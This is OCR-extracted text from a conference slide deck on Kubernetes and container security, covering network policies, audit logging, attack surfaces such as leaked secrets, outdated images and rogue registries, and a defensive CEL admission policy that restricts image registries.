

REALITY
CHECK
AHEAD


The network policies for a namespace allows application authors to restrict which pods in other namespaces may access pods and ports within their namespaces. Many of the supported Kubernetes networking providers now respect network policy.

Production clusters should enable Kubelet authentication and authorization.


The audit logger is a beta feature that records actions taken by the API for later analysis in the event of a compromise. It is recommended to enable audit logging and archive the audit file on a secure server.


# OPPORTUNITIES OF ATTACK




ANNACON
0X7E8

# THE EASY STUFF FIRST








ANNACON
0X7E8

ANNACON
0X7E8


# Start small


ETEKCITY
SMOL
imgflip.com


Terminalizer
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

# Credential sniffing

- Secrets in code
  - GIT remembers, even if you don’t ☺
- Build/release pipeline secrets
- Secrets in container images





ANNACON
0X7E8

# Images age

- App dependencies
- Installed software
  - Minimal, remember? ☺
- OS patches





# Rogue repositories





ANNACON
0X7E8

# Rogue images




ANNACON
0X7E8


Api
Request
Api
Handler
Auth
Mutating
Admission
Controller
Object
Schema
Validation
Validating
Admission
Controller
etcd
Mutating
Webhook
Validating
Webhook

# Validating admission policy (>=v1.30)

CEL Expression

Check image registry

```
object.spec.template.spec.containers.all(
    container,container.image.startsWith('delencontainer.registry.com')
  )
```

Input

Run

```
params:
  allowedRegistries:
    - myregistry.com
    - docker.io # use 'docker.io' for Docker Hub
object:
  apiVersion: apps/v1
  kind: Deployment
  metadata:
    name: nginx
  spec:
    template:
